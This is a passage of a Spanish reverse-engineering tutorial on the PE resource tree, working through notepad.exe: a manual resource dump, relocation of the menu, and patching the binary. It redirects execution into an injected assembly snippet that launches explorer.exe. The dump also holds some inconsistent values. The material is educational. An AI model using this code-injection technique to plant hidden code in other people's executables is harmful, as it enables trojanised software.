RT_FONTDIR       EQU     MAKEINTRESOURSE   7
RT_FONT          EQU     MAKEINTRESOURSE   8
RT_ACCELERATOR   EQU     MAKEINTRESOURSE   9
RT_RCDATA        EQU     MAKEINTRESOURSE 10
RT_MESSAGETABLE  EQU     MAKEINTRESOURSE   11
RT_GROUP_CURSOR  EQU     MAKEINTRESOURSE   RT_CURSOR +
                         DIFFERENCE
RT_GROUP_ICON    EQU     MAKEINTRESOURSE   RT_ICON +
                         DIFFERENCE
RT_VERSION       EQU     MAKEINTRESOURSE   16
RT_DLGINCLUDE    EQU     MAKEINTRESOURSE   17
RT_PLUGPLAY      EQU     MAKEINTRESOURSE   19
```

RT_VXD	**EQU**	**MAKEINTRESOURSE**	**20**
RT_ANICURSOR	**EQU**	**MAKEINTRESOURSE**	**21**
RT_ANIICON	**EQU**	**MAKEINTRESOURSE**	**22**

Como ya se ha dicho, la raiz del árbol de recursos, el primer directorio, es seguida por un arreglo (array) que tiene una entrada para cada tipo de recurso que contiene el archivo, no importa cuántos tipos. Cada entrada del arreglo que sigue a la raíz del directorio de recursos sería una rama principal del árbol.

En el nivel más alto del árbol, los valores **MAKEINTRESOURCE** de la lista de arriba, son colocados en el campo **Name** de cada entrada del arreglo que constituye las entradas del directorio de recursos, identificando los diferentes recursos por tipo.

El campo **OffsetToData** de **IMAGE_RESOURCE_DIRECTORY_ENTRY,** contiene un desplazamiento respecto al comienzo de la sección de recursos (que también es el inicio del directorio de recursos) donde se encuentra un subdirectorio de recursos o ya los datos brutos que forman un recurso.

-Cómo saber si el campo **OffsetToData** de una entrada del directorio de entradas apunta a un subdirectorio o a datos brutos? Esto lo señala el bit más alto (el bit 31) del campo de 32 bits que forma el campo **OffsetToData**. Por ejemplo, si el valor de este campo es 8000 0101h, entonces el campo apunta al desplazamiento 0101h, respecto del comienzo de la sección de recursos y, como el bit más alto es 1 (8000h), apunta a un subdirectorio. Si el valor fuera 0000 0101h, el campo no apuntaría a un subdirectorio de recursos sino a una estructura **IMAGE_RESOURCE_DATA_ENTRY** con información sobre la ubicación exacta de los datos brutos que forman un recurso del archivo PE.

Cada una de las entradas en el directorio de entradas raíz generalmente se puede considerar como el "vértice" que apunta a un nodo en el segundo nivel del árbol. Estos nodos son como subdirectorios del árbol de recursos. También estos nodos, que llamamos subdirectorios de recursos, tienen estructura **IMAGE_RESOURCE_DIRECTORY** con sus propias entradas cada uno. En este segundo nivel, los directorios son usados para identificar el nombre o ID de cada recurso para un tipo de recurso dado. Si se tuvieran múltiples menúes definidos en la aplicación, habría una entrada para cada uno aquí en el segundo nivel del árbol.

LAS HOJAS

Si el campo **OffsetToData** apunta a un nodo terminal u hoja, entonces este nodo terminal tiene la

siguiente estructura:

```
IMAGE_RESOURCE_DATA_ENTRY  struct
OffsetToData               ULONG      ?
Size                       ULONG      ?
CodePage                   ULONG      ?
Reserved                   ULONG      ?
                           ends
```

PIMAGE_RESOURCE_DATA_ENTRY TYPEDEF PTR IMAGE_RESOURCE_DATA_ENTRY

El campo **OffsetToData** indica la dirección virtual del desplazamiento desde la base de la imagen donde están los datos brutos que conforman el recurso y el campo **Size** el tamaño de los datos actuales del recurso.

Puesto que esta información es usada por funciones una vez que la aplicación ha sido cargada, tiene más sentido hacer que el campo **OffsetToData** sea una dirección virtual relativa, lo cual es el caso. Los demás desplazamientos, tales como punteros desde las entradas a otros directorios, son
desplazamientos relativos a la localización del nodo raiz.

Si el recurso es una cadena de caracteres, entonces esta cadena está en formato UNICODE y tiene la estructura:

WINNT.H

```
typedef struct   _IMAGE_RESOURCE_DIR_STRING_U
{
  USHORT   Length;
  WCHAR    NameString[ 1 ];
}
IMAGE_RESOURCE_DIR_STRING_U, *PIMAGE_RESOURCE_DIR_STRING_U ;
```

En lenguaje ensamblador:

```
IMAGE_RESOURCE_DIR_STRING_U      struct
```

Name	**DW**	**?**
OffsetToData	**DW**	**?**
	ends	

Los recursos tipo cadenas son almacenados después del Directorio de Entradas del Recurso e inmediatamente antes del primer objeto de datos del recurso. La longitud necesita ser alineada en el límite de un dato WORD.

Debajo de este nivel de la jerarquía de subdirectorios, el árbol de recursos ya no tiene más ramas.

Resumiendo

Navegar por la jerarquía del directorio de recursos es como navegar por un disco duro. Hay un directorio maestro (el directorio raiz), el cual tiene subdirectorios. Los subdirectorios tiene sus propios subdirectorios que poueden apuntar a los datos de recursos brutos para cosas como plantillas de diálogo.

En el formato PE, el directorio raiz de la jerarquía del directorio de recursos y de todos sus directorios son estructuras del tipo **IMAGE_RESOURCE_DIRECTORY**. El campo **NumberOfNamedEntries** y el campo **NumberOfIdEntries** de la estructura **IMAGE_RESOURCE_DIRECTORY** que forma la raíz del árbol de recursos indican el número de entradas que conforman un arreglo que sigue inmediatamente después de la raíz. Cada entrada de este arreglo tiene la estructura **IMAGE_RESOURCE_DIRECTORY_ENTRY**.

Cada entrada del arreglo raíz del árbol de recursos tiene dos campos. El campo Name de la estructura **IMAGE_RESOURCE_DIRECTORY_ENTRY**, indica un tipo de recurso segon las equivalencias, que indican los tipos básicos de recursos identificados en el archivo **WINUSER.H**.

El campo **OffsetToData** de **IMAGE_RESOURCE_DIRECTORY_ENTRY**, contiene un desplazamiento respecto al comienzo de la sección de recursos (que también es el inicio del directorio de recursos) donde se encuentra un subdirectorio de recursos o ya los datos brutos que forman un recurso. Para saber si se trata de un subdirectorio más o de los datos brutos del recurso, hay que veriricar si este valor tiene la forma 8xxx xxxx h; un 8 en el comienzo de este valor indica que el bit 31 de la expresión es 1 y que el campo apunta a un subdirectorio; si no es 8, entonces
apunta ya a los datos brutos del recurso.

Los subdiectorios o nodos del árbol de recurso tienen la misma estructura que la raíz, es decir,

IMAGE_RESOURCE_DIRECTORY y también son seguidos de un arreglo del tipo **IMAGE_RESOURCE_DIRECTORY_ENTRY**. La diferencia, es que los subdirectorios ya no tratan de tipos de recursos sino del número de recursos de un mismo tipo en el archivo PE. Entonces, los campos del arreglo **IMAGE_RESOURCE_DIRECTORY_ENTRY** que sigue a cada subdirectorio de recursos, identifican los recursos particulares de un mismo tipo y señalan dónde se ubican.

Cuando el valor del campo **OffsetToData** de una entrada con la estructura **IMAGE_RESOURCE_DIRECTORY_ENTRY** no comienza con un 8, entonces apunta a un nodo terminal u hoja del árbol de recursos. Si este nodo terminal no es un recurso tipo cadena, entonces tiene estructura I**MAGE_RESOURCE_DATA_ENTRY**. Los dos primeros campos de esta estructura, **OffsetToData** y **Size**, señalan respectivamente la ubicación (desde la base de la imagen) y tamaño (en bytes) del recurso.

Si el campo **OffsetToData** de una entrada **IMAGE_RESOURCE_DIRECTORY_ENTRY** apunta a un nodo terminal de tipo cadena, entonces este nodo terminal tiene la forma **IMAGE_RESOURCE_DIR_STRING_U**.

==========

Identificación y localización de los recursos en NOTEPAD.EXE

==========

A continuación muestro el volcado que hice manualmente del árbol de recursos del archivo notepad.exe que viene como ejemplo junto con este trabajo.

He colocado los enlaces (links) que corresponden a cada puntero en los campos pertinentes para que pueda seguirse con comodidad.

Recomiendo que sean verificados los campos abriendo una vista de notepad.exe con un editor hexadecimal.

Ubicación de la sección de recursos:

Antes que nada hay que averiguar dónde está la sección de recursos. Una manera intuitiva de hacerlo es abrir el target con un editor hexadecimal. Luego emprender una bosqueda de la cadena ".rsrc". Con HexWorkshop el comando es "**Edit/Fin**", se coloca ".rsrc" en la ventana "Find" y se presiona el botón "Find Next". Donde el editor se detenga, ahí inicia la entrada, en el directorio de secciones del archivo PE, con información correspondiente a la sección de recursos.

El editor se detendrá en el desplazamiento 0218h. Es el comienzo de la tabla de sección que corresponde al árbol de recursos. Esta entrada tiene la estructura.

_IMAGE_SECTION_HEADER	**struct**		
Name	**DB 8 DUP**	**(?) ;**	**Cadena con el nombre de la sección**
VirtualSize	**DD**	**?**	
VirtualAddress	**DD**	**?**	
SizeOfRawData	**DD**	**?**	
PointerToRawData	**DD**	**?**	
NumberOfIdEntries	**DD**	**?**	
PointerToRelocations	**DD**	**?**	
PointerToLinenumbers	**DD**	**?**	
NumberOfRelocations	**DW**	**?**	
NumberOfLinenumbers	**DW**	**?**	
Characteristics	**DD**	**?**	
	ends		

El campo **PointerToRawData** indica el desplazamiento del archivo donde comienza la sección de recursos. Ese campo está en 0218h (inicio de la estructura) + 14h bytes = 022Ch. El contenido de este campo es **0000 5000 h** (invertido).

En notepad.exe, la entrada de la sección de recursos, en el directorio de datos del archivo, empieza en 0218h. La información correspondiente al campo **PointerToRawData** de esta entrada estariá en 0218h + 14h = 022Ch, cuyo valor es 0000 5000 h. Entonces, la sección de recursos .rsrc de notepad.exe está en el desplazamiento **0000 5000 h**.

A partir de aquí, considerando que esta sección comienza con el directorio raiz del árbol de recursos; que este directorio tiene la estructura **IMAGE_RESOURCE_DIRECTORY**; y que este directorio es seguido por un arreglo de entradas con la estructura **IMAGE_RESOURCE_DIRECTORY_ENTRY**; considerando todo esto podemos ya volcar manualmente el árbol de recursos del archivo. Es engorroso hacerlo y puede parecer inecesario, pero si lo hacemos al menos una vez, podemos estar seguro que podremos hacer un programa que lo haga por nosotros o que podemos ubicar ciertos datos que nos interesen y alterarlos manualmente cuándo y cómo se nos antoje.

A continuación el volcado.

desplazamiento 0000 5000h

Desplazamiento	Datos		
5000	**00000000**	**00000000**	**00000000 00070000 (7 tipos de datos)**
5010	**00000003**	**80000048**	**(Tipo 3 (icono), en 5000+48h)**
5018	**00000004**	**80000078**	**(Tipo 4 (menú), en 5000+78h)**
5020	**00000005**	**80000090**	**(Tipo 5 (diálogo), en 5000+90h)**
5028	**00000006**	**800000B0**	**(Tipo 6 (cadena), en 5000+0B0h)**
5030	**00000009**	**800000E0**	**(Tipo 9 (acelerador), en 5000+0E0h)**
5038	**0000000E**	**80000100**	**(Tipo 0Eh (icono de grupo), en 5000+100h)**
5040	**00000010**	**80000120**	**(Tipo 10h (info de versión), en 5000+120h)**
5048	**00000000**	**00000000**	**00000000 00040000 (4 iconos)**
5058	**00000001**	**80000138**	**(Nombre ID 1, en 5000+0138h)**
5060	**00000002**	**80000150**	**(Nombre ID 2, en 5000+0150h)**
5068	**00000003**	**80000168**	**(Nombre ID 3, en 5000+0168h))**
5070	**00000004**	**80000180**	**(Nombre ID 4, en 5000+0180h)**
5078	**00000000**	**00000000**	**00000000 00010000 (1 menú)**
5088	**00000001**	**80000198**	**(Nombre ID 1, en 5000+0198h)**
5090	**00000000**	**00000000**	**00000000 00020000 (2 diálogos)**
50A0	**00000004**	**800001B0**	**(Nombre ID 0Ch, en 5000+01B0h)**
50A8	**00000004**	**800001C8**	**(Nombre ID 0Eh, en 5000+01C8h)**
50B0	**00000000**	**00000000**	**00000000 00040000 (4 cadenas)**
50C0	**00000001**	**800001E0**	**(Nombre ID 1, en 5000+01E0h)**
50C8	**00000002**	**800001F8**	**(Nombre ID 2, en 5000+01F8h)**
50D0	**00000003**	**80000201**	**(Nombre ID 3, en 5000+0210h)**
50D8	**00000004**	**80000228**	**(Nombre ID 4, en 5000+0228h)**

50E0	**00000000**	**00000000**	**00000000 00040000 (2 tablas de acelers.)**
50F0	**00000001**	**80000240**	**(Nombre ID 1, en 5000+0240h)**
50F8	**00000002**	**80000248**	**(Nombre ID 2, en 5000+0248h)**
5100	**00000000**	**00000000**	**00000000 00040000 (2 entradas)**
5110	**00000001**	**80000270**	**(Nombre ID 1, en 5000+0270h)**
5118	**00000002**	**80000280**	**(Nombre ID 2, en 5000+0280h)**
5120	**00000000**	**00000000**	**00000000 00010000 (1 entrada)**
5130	**00000001**	**800002A0**	**(Nombre ID 1, en 5000+02A0h)**
5138	**000000000**	**000000000**	**00000000 00010000 (1 entrada)**
5148	**00000040A**	**000002B8**	**(Nombre ID 040Ah, en 5000+02B8h)**
5150	**000000000**	**000000000**	**00000000 00010000 (1 entrada)**
5160	**00000040A**	**000002C8**	**(Nombre ID 040Ah, en 5000+02C8h)**
5168	**000000000**	**000000000**	**00000000 00010000 (1 entrada)**
5178	**00000040A**	**000002D8**	**(Nombre ID 040Ah, en 5000+02D8h)**
5180	**000000000**	**000000000**	**00000000 00010000 (1 entrada)**
5190	**00000040A**	**000002E8**	**(Nombre ID 040Ah, en 5000+02E8h)**
5198	**000000000**	**000000000**	**00000000 00010000 (1 entrada)**
51A8	**00000040A**	**000002F8**	**(Nombre ID 040Ah, en 5000+02F8h)**
51B0	**000000000**	**000000000**	**00000000 00010000 (1 entrada)**
51C0	**00000040A**	**00000308**	**(Nombre ID 040Ah, en 5000+0308h)**
51C8	**000000000**	**000000000**	**00000000 00010000 (1 entrada)**
51D8	**00000040A**	**00000318**	**(Nombre ID 040Ah, en 5000+0318h)**
51E0	**00000000**	**00000000**	**00000000 00010000 (1 entrada)**

51F0	**00000040A**	**00000328**	**(Nombre ID 040Ah, en 5000+0328h)**
51F8	**00000000**	**00000000**	**00000000 00010000 (1 entrada)**
5208	**00000040A**	**00000338**	**(Nombre ID 040Ah, en 5000+0338h)**
5210	**000000000**	**000000000**	**00000000 00010000 (1 entrada)**
5220	**00000040A**	**00000348**	**(Nombre ID 040Ah, en 5000+0348h)**
5228	**000000000**	**000000000**	**00000000 00010000 (1 entrada)**
5238	**00000040A**	**00000358**	**(Nombre ID 040Ah, en 5000+0358h)**
5240	**000000000**	**000000000**	**00000000 00010000 (1 entrada)**
5248	**00000040A**	**00000368**	**(Nombre ID 040Ah, en 5000+0368h)**
5258	**000000000**	**000000000**	**00000000 00010000 (1 entrada)**
5268	**00000040A**	**00000378**	**(Nombre ID 040Ah, en 5000+0378h)**
5270	**000000000**	**000000000**	**00000000 00010000 (1 entrada)**
5280	**00000040A**	**00000388**	**(Nombre ID 040Ah, en 5000+0388h)**
5288	**000000000**	**000000000**	**00000000 00010000 (1 entrada)**
5298	**00000040A**	**00000398**	**(Nombre ID 040Ah, en 5000+0398h)**
52A0	**000000000**	**000000000**	**00000000 00010000 (1 entrada)**
52B0	**00000040A**	**000003A8**	**(Nombre ID 040Ah, en 5000+03A8h)**

*** Aquí indica el desplazamiento desde ImageBase donde está el icono 1**

52B8 **000083B8 Desp (VO) 83B8h, Tipo 3, NombreID 1, LengID 0**
00000128 Tamaño: 0128h bytes
000004E4
00000000

*** Aquí indica el desplazamiento desde ImageBase donde está el 2**

52C8 **000084E0 Desp (VO) 84E0h, Tipo 3, NombreID 2, LengID 0**
000002E8 Tamaño: 02E8h bytes
000004E4

00000000

*** Aquí indica el desplazamiento desde ImageBase donde está el icono 3**
52D8 000087C8 Desp (VO) 87C8h, Tipo 3, NombreID 3, LengID 0
000002E8 Tamaño: 02E8h bytes
000004E4
00000000

*** Aquí indica el desplazamiento desde ImageBase donde está el icono 4**
52E8 00008AB0 Desp (VO) 8AB0h, Tipo 3, NombreID 4, LengID 0
00000128 Tamaño: 0128h bytes
000004E4
00000000

*** Aquí indica el desplazamiento desde ImageBase donde está el menú**
52F8 00008BD8 Desp (VO) 8BD8h, Tipo 4, NombreID 1, LengID 0
000002F0 Tamaño: 02F0h bytes
000004E4
00000000

*** Aquí indica el desplazamiento desde ImageBase donde está el diálogo 0Ch**
5308 00008EC8 Desp (VO) 8EC8h, Tipo 5, NombreID 0Ch, LengID 0
000000B8 Tamaño: 0B8h bytes
000004E4
00000000

*** Aquí indica el desplazamiento desde ImageBase donde está el diálogo 0Eh**
5318 00008F80 Desp (VO) 8F80h, Tipo 5, NombreID 0Eh, LengI
000002E8 Tamaño: 02E8h bytes
000004E4
00000000

*** Aquí indica el desplazamiento desde ImageBase donde están cadenas**
5328 00009418 Desp (VO) 9418h, Tipo 6, NombreID 0Eh, LengI
00000258 Tamaño:
000004E4
00000000

5338 00009670
00000BBC Tamaño:
000004E4
00000000

5348 0000A22C
000002EC Tamaño:
000004E4
00000000

5358 0000A518
00000628 Tamaño:
000004E4
00000000

*** Desplazamiento de la tabla de aceleradores 1**
5368 0000AB40 Desp (VO) AB40h, Tipo 9, NombreID 01, LengID 0
00000068 Tamaño:
000004E4
00000000

*** Desplazamiento de la tabla de aceleradores 2**
5378 0000AB88 Desp (VO) AB40h, Tipo 9, NombreID 01, LengID 0
00000022 Tamaño:
000004E4
00000000

*** Desplazamiento del icono de grupo**
5388 0000ABF0 Desp (VO) ABF0h, Tipo 0Eh, NombreID 01, LengID 0
00000022 Tamaño:
000004E4
00000000

*** Aquí indica el desplazamiento desde ImageBase donde está el**
5398 0000AC14 Desp (VO) AC14h, Tipo 0Eh, NombreID 01, LengID 0
000002E8 Tamaño:
000004E4
00000000

*** Desplazamiento desde ImageBase donde está la información de la versión**
53A8 000084E0 Desp (VO) 84E0h, Tipo 10h, NombreID 01, LengID 0
000002E8 Tamaño:
000004E4
00000000

Desplazamiento desde ImageBase donde está la información de la versión

53B8 000084E0 Desp (VO) 84E0h, Tipo 10h, NombreID 01, LengID 0

000002E8 Tamaño:

000004E4

00000000

Campos del encabezado de un archivo .ico

ico 1:

53B8 00000028

00000010

00000020

0001

0004

00000000

00000080

00000000

00000000

00000000

00000000

ico 2:

54E0 00000028

00000020

00000040

0001

0004

00000000

00000020

00000000

00000000

00000000

00000000

menu:

5BD8 00000000

0010 Nº de caracteres: 10h = 16d

diálogo 0Ch:

5EC8 90C800C0

00000000

diálogo 0Eh:
5F80 90C820C4
00000000
cadena 1:
6418 0000005A Nº de caracteres:

acelerador 1:
7B40 0009
002D
00000301

acelerador 2:
7B88 0009
002D
00000301

##

Volcar recursos.

Con estos datos podríamos volcar cualquier recurso que nos interese de notepad.exe. Una manera de hacerlo, es desplegar notepad.exe en SoftIce y, si se cuenta con IceDump, volcar los datos que conforman un recurso al disco duro.

Para facilitar esto, he escrito una pequeña utilidad que permite extraer de archivos PE datos con un tamaño indicado, desde un desplazamiento específico. Lo he llamado KrackPE, la primera parte de un ambiente para parchar archivos PE y volcar su contenido.

Bien. Abramos notepad.exe con *KrackPE* (**File/Open File** o **Select a file**). Ahora indicamos en el campo **Offset = 53B8**, que es el desplazamiento donde hemos localizado el icono 1 de notepad. En el campo **Size** colocaremos **0128**, el tamaño del ícono. Luego pulsamos **Save as**, elegimos un nombre como ***np1.ico*** y guardamos en disco duro.

Hay programas que hacen esto de manera más sencilla. Pero KrackPE es una herramienta que nos permite extraer otros datos binarios que especifiquemos, siempre que tengamos su desplazamiento y
su tamaño. Además, como muchas de las direcciones que obtenemos no son desplazamientos sino direcciones virtuales, he agregado un comando que permite convertir un tipo de valor en otro, y viceversa.

Aún no estoy conforme con esta herramienta. Pronto agregaré funciones importantes. Entre ellas, algunas que he implementado en otros programas.

Podemos seguir con el procedimiento empleado y seguir volcando los demás iconos, ya que notepad tiene cuatro iconos, como nos informa el desplazamiento 5048h.

Agregar un item al menú

Vamos a volcar ahora el menú. Siguiendo los enlaces desde el desplazamiento 5048h (el subdirectorio con información sobre los menúes en notepad) llegamos hasta el desplazamiento 5BD8h, donde está la data que forma el menú. El desplazamiento 52F8h está ocupado por una estructura **IMAGE_RESOURCE_DATA_ENTRY** que apunta al nodo terminal, la hoja ocupada por los datos del menú, en la dirección virtual relativa (RVA) **8BD8h**. El desplazamiento 52FCh corresponde al campo **Size** de esta estructura, indica el espacio ocupado por la data que corresponde al menú: **02F0h = 652 bytes.**

Volquemos el menú a disco duro. Para ello necesitamos el desplazamiento donde se encuentra. Sabemos su dirección virtual relativa (RVA = 8BD8h). Para hallar el desplazamiento con *KrackPE* necesitamos la dirección virtual absoluta: ImageBase + RVA = 400000 + 8BD8h = 408BD8h. Ahora, en KrackPE, escribimos en el campo Virtual Address de la izquierda 408BD8A, y pulsamos el botón GetOffset. Ya tenemos el desplazamiento en el campo GetOffset de la izquierda; ahí se encuentra el menú de notepad.exe.Tenemos ahora **Offset = 5BD8**, y ponemos **Snippet Size = 02F0**. Volcamos el recorte a disco duro pulsando el botón **Save as**. Llamémosle al volcado "**mnp.bin**". Abrámosle con Hexworkshop. Lo que vemos en la ventana de Hexworkshop es una vista de la data que forma el menú de notepad.exe.

Vamos a agregar un item al final del menú. Agregaremos un item que diga "Explorar". Para ello debemos aumentar el tamaño de mnp.bin. En la vista que nos muestra Hexworkshop de mnp.bin, ponemos el cursor al final del archivo y ejecutamos el comando **Edit / Insert**; colocamos en el campo "**Number of bytes**" 48, así que cuando pulsemos **OK** mnp.bin aumentará 48 bytes. Yo pongo 48, pero pueden ser menos o más.

En el desplazamiento 027C, que contiene 9000h (fin del menú), cambiémosle por **1000**h (MENUITEM).

En el desplazamiento 02ECh, escribamos **8000**h. Inmediatamente después, en 02EEh, escribimos el identificador de item: **CC**. Luego en el desplazamiento 02F0h escribiremos en formato unicode

E & x p l o r a r

El formato unicode separa cada caracter por un cero:

45 00 26 00 78 00 70 00 6C 00 6F 00 72 00 61 00 72 00 00 00

E & x p l o r a r

Los últimos cuatro ceros son importantes, porque señalan el final de la cadena.

Ahora el tamaño del menú es **0304**h. Así que eliminemos los bytes que nos sobran: marcamos desde 0304h (= 768 bytes) hasta 0338h y pulsamos la tecla **delete**. Guardamos (**File \ Save**), seleccionamos todo **(Edit / Select All**) y copiamos (CTRL+C).

Ahora buscamos un espacio vacío en notepad para el recorte. Para esto basta sólo pulsar el botón **Get greatest space** de *KrackPe*. Encontramos que en el desplazamiento 4016h hay un espacio de 01EAh = 490 bytes. la VA correspondiente a este desplazamiento es : **406216h**. Lamentablemente, este espacio es menor que el requerido, ya que el menú es de 768 bytes.

Lo que podemos hacer entonces es colocar el nuevo menú al final del archivo. Revisemos el final de notepad.exe con Hexworkshop. Hay también un espacio amplio, aunque todavía más pequeño que nuestro menú. Así que agreguemos 500 bytes: **Edit / Insert**, en Hexworkshop; colocamos en el campo "**Number of bytes**" 500; marcamos toda el area libre desde el desplazamiento 8810h, pegamos el menú (CTRL+V) y salvamos con respaldo.

Hemos pegado nuestro menú en 8810h. KrackPE nos dice que la dirección virtual que corresponde a este desplazameinto es 0040B810h.

Ahora, en el desplazamiento 52F8h, que contiene la dirección virtual (VA) donde se encuentra el menú escribamos **10B8**, la dirección virtual (menos la base de la imagen) invertida donde colocamos el nuevo menú. En el desplazamiento 52FCh, que corresponde al campo **Size** de esta estructura **IMAGE_RESOURCE_DATA_ENTRY** del menú, coloquemos el tamaño del nuevo menú, **0403** (invertido es 0304h).

El incremento de tamaño del archivo nos obliga a corregir el encabezado PE, ya que el cragador del sistema revisa la información en el encabezado para reservar espacio antes de cargar el programa en memoria. Esto lo podemos hacer con Snippet Creator. Corremos Snippet Creator y abrimos nuestro notepad.exe (**Action / New Target - Browse** - elegimos notepad.exe - **Save**). Luego revisamos la información sobre el encabezado PE y sobre las secciones. Ejecutamos **PE Info\View PE Heade**r. Anotamos:

Size of Image: 00C000h = 49152 bytes
Section Alignment 001000h = 4096 bytes
File Alignment: 200h = 512 bytes

Cerramos esta ventana (**Cancel**) y ejecutamos (**PE Info \ View Section Info**). Hemos agregado nuestro nuevo menú en la última sección, que en notepad, como podemos ver, es **.reloc**. Anotamos los valores de esta sección:

Virtual Size: 091Eh
Raw Size: 0A00h

Hemos aumentado la última sección en 768 - 490 = 278 = 116h bytes. Hay bastante espacio de memoria reservada para notepad.exe (Size of Image: 00C000h = 49152 bytes como para tener que incrementar el valor de Size of Image. Así que sólo tenemos que incrementar el espacio ocupado por la data (Raw Size) y el tamaño virtual (virtual size) de .reloc (Virtual Size). El tamaño de la data hay que incrementarlo en múltiplos del valor del alineamiento de archivo (File Alignment). El tamño virtual hay que agregar el tamaño de la data que injertamos:

Virtual Size: 091Eh + 0116h = 0A34h
Raw Size: 0A00h + 0200h (File Alignment) = 0C00h

Para hacer efectivos estos cambios, cerramos nuestra vista de notepad. exe en Hexworkshop, abrimos de nuevo notepad.exe con Snippet Creator y ejecutamos de nuevo **PE Info \ View Section Info**. Hacemos click con el botón derecho del ratón sobre ".reloc". En el menú emergente que se despliega elegiremos "**Edit Section**". Escribimos en **Virtual Size = 0A34**; **Save - Cancel**.

Ahora, para evitar problemas, corregimos la suma de chequeo. Esto es sencillo hacerlo con *KrackPE*. Abrimos nuestro notepad.exe con *KrackPE*. Veremos que de inmediato se activa el botón "**Correct Sum**". Lo pulsamos y automáticamente se corregirá este valor.

Corramos notepad. ¿Cómo se ve el menú?

Por supuesto este nuevo item del menú no hace nada. Todavía tendríamos que injertar código en sitios estratégicos para ello.

Injertar código

Para injertar código en un PE tenemos que encontrar primero un espacio para él. Aprovechamos que tenemos notepad.exe cargado en KrackPE y pulsamos el botón **Get greatest space**. KrackPE nos dice que hay un espacio disponible de 01EAh= 490 bytes en la sección .data, en el desplazamiento 4016h. Conviene redondear el desplazamiento hasta 4020h. A la dirección virtual

correspondiente lo llamamos **VA1 = 00406220h**, la dirección virtual de nuestro recorte.

Otra dirección que tenemos que determinar, quizás la más importante, es el punto propicio para entregar el control a nuestro recorte. Tenemos que encontrar la rutina que es activada cuando el usuario elige algunos de los items del menú. Para esto tenemos que utilizar un depurador como SoftIce o un desensamblador de programas de Windows como W32dasm de URSoftware CO.

Si consigues este programa, abres con él nuestro notepad.exe e inicias una búsqueda **(Search\FindText**) de las cadenas de los items del menú hasta dar con un fragmento de código interesante. Cuando se busca, por ejemplo, la cadena "cortar" llegamos al siguiente pasaje:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address: |
:0040119E(C)
|

* Possible Ref to Menu: MenuID_0001, Item: "Cortar CTRL+X"
                                                          |
:004011BA   3D00030000              cmp eax, 00000300
:004011BF    7C21                   jl 004011E2
```

¿Qué significa este código? ¿qué nos dice el desensamblador? Nos dice que 00000300 es una constante que equivale al identificador del item de menú "Cortar CTRL+X". El código en cuestión revisa si en eax (que seguramente tendrá el valor wParam del mensaje con el item del menú seleccionado por el usuario) hay un valor menor a 0304h, si ese es el caso, salta a la dirección virtual 4011E2h.

Si revisamos un poco más arriba nos toparemos con el siguiente código:

```
:00401195    0FB7750C              movzx esi, word ptr [ebp+0C]
:00401199    83FE20                cmp esi, 00000020
:0040119C    8BC6                  mov eax, esi
:0040119E    7F1A                  jg 004011BA
:004011A0    0F84C1030000          je 00401567
```

Es el código donde se mueve a eax el valor que será revisado en 004011BF. Vemos que si wParam es mayor que 20h, entonces llegaremos a 4011BA. Esto quiere decir que el identificador de nuestro item de menú debe ser mayor que 20h. Habíamos elegido al azar **0CC**h, que debería funcionar, porque es mayor a 20h.

La dirección virtual VA0 = **004011BA** es la propicia para entregar el control a nuestro recorte en VA1= **00406220h**.

En VA0 = **004011BA**h que equivale al desplazamiento Offset0 = **05BA**h, debemos colocar la siguiente instrucción:

```
4011BA:   6820624000    push   00406220h
4011BF:   C3            ret
4011C0:   90            nop
```

Esta instrucción entregará el control a nuestro recorte en VA1 = **406220h** que equivale al desplazamiento Offset1 = **4020h**.

En código octal, la nueva instrucción en el desplazamiento **05BA**h tiene la forma 68 20 62 40 00 C3, donde 68 = push, 20624000 es el valor que metemos en la pila (al revés = 00406220) y C3 = ret, es decir, saltar a la dirección a la que apunta el puntero de pila (ESP).

La labor de escribir la nueva instrucción podemos dejársela a Snippet Creator.Lo corremos y abrimos un proyecto nuevo (**Edit \ New Project**); seleccionamos nuestro notepad.exe y ponemos el nombre de nuestro nuevo projecto: **NP**.

Ahora elegimos las siguientes opciones generales (**Action \ Options**). Las siguientes opciones suponen que usamos TASM v5.0 y lo tenemos instalado, con las variables de entorno correctas, en el directorio **C:\TASM**. También suponen que tenemos Snippet Creator en el dierctorio **C:\TASM\TOOLS\ICZ**.

Assembler: TASM32 /ml %1
Linker: TLINK32 /Tpe /c /aa /V4.0 %1,,,C:\TASM\LIB\import32.lib
Project Directory: C:\TASM\TOOLS\ICZ\

Luego establecemos las opciones del proyecto (**Action \ Project Options**).

SnippetVa: **406220 (VA1)**
Patch Into Existing Section
Redirect Control From Code Section
Virtual Address: 4011BA (VA0)
Don't Return Control To Program

Al elegir **Redirect Control From Code Section** y colocar en la venta correspondiente **Virtual Address =** 4011BA (VA0), nos liberamos del trabajo de escribir maualmente el salto que entrega el control a nuestro recorte.

Luego escribimos en la ventana de edición el código:

```
; ---------------------------------- np.as -------------------------------------------

extrn ShellExecuteA

jmp init:

str db 'explorer.exe',0

init:
pushad
cmp ax,00CCh       ; ¿Se ha seleccionado el item "explorar"?
jne a1             ; Si no se ha seleccionado continuar con las rutinas originales
lea esi,str
call ShellExecuteA,0,0,esi,0,5    ; Ejecutar explorer.exe
a0:
popad
push 4011C1h       ; Devolver el control a 4011C1h
ret

a1:
cmp ax,0300h       ; ¿Se ha elegido el item "Cortar"?
jge a0             ; Si se ha elegido "Cortar" u otro con ID mayor, ir a 4011C1h
popad
push 4011E2h       ; De lo contrario, ir a 4011E2h
ret

; ---------------------------------------------------------------------------------------
```

Ahora ensamblamos (pulsamos el botón **Assemble** o ejecutamos en el menú el comando **Action \ Assemble**) y parchamos a notepad.exe: **Action \ Patch Target**.

Verifiquemos ejecutando notepad.exe seleccionando el nuevo item "Explorar" o tecleando ALT+X..

Podemos cambiar nuestro recorte y el nombre de nuestro item de menú para que al seleccionar este item se active otro programa que podríamos poner en el mismo directorio que notepad.exe. También podríamos hacer muchas cosas más. Queda a la imaginación y destreza del programador lo que podría hacerse.

Palabras finales

Quisiera haber terminado este escrito con más aplicaciones prácticas de esta investigación, pero si así lo hiciera, la presentación del trabajo se atrasaría demasiado. Así que prefiero dejar esto para subsecuentes trabajos y proyectos en los que trabajo actualmente. Para estar informado sobre la culminación de alguno de estos proyectos, pueden visitar mensualmente la página "nuMIT_or's Programming Page" en http://members.xoom.com/numit_or/asm.html. Intento en lo posible hacer actualizaciones mensuales. Por lo pronto me concentraré en un buen tutorial sobre la programación en lenguaje ensamblador para Win32. También tengo unas ideas interesantes en el área de la Inteligencia Artificial que me encantaría compartir.

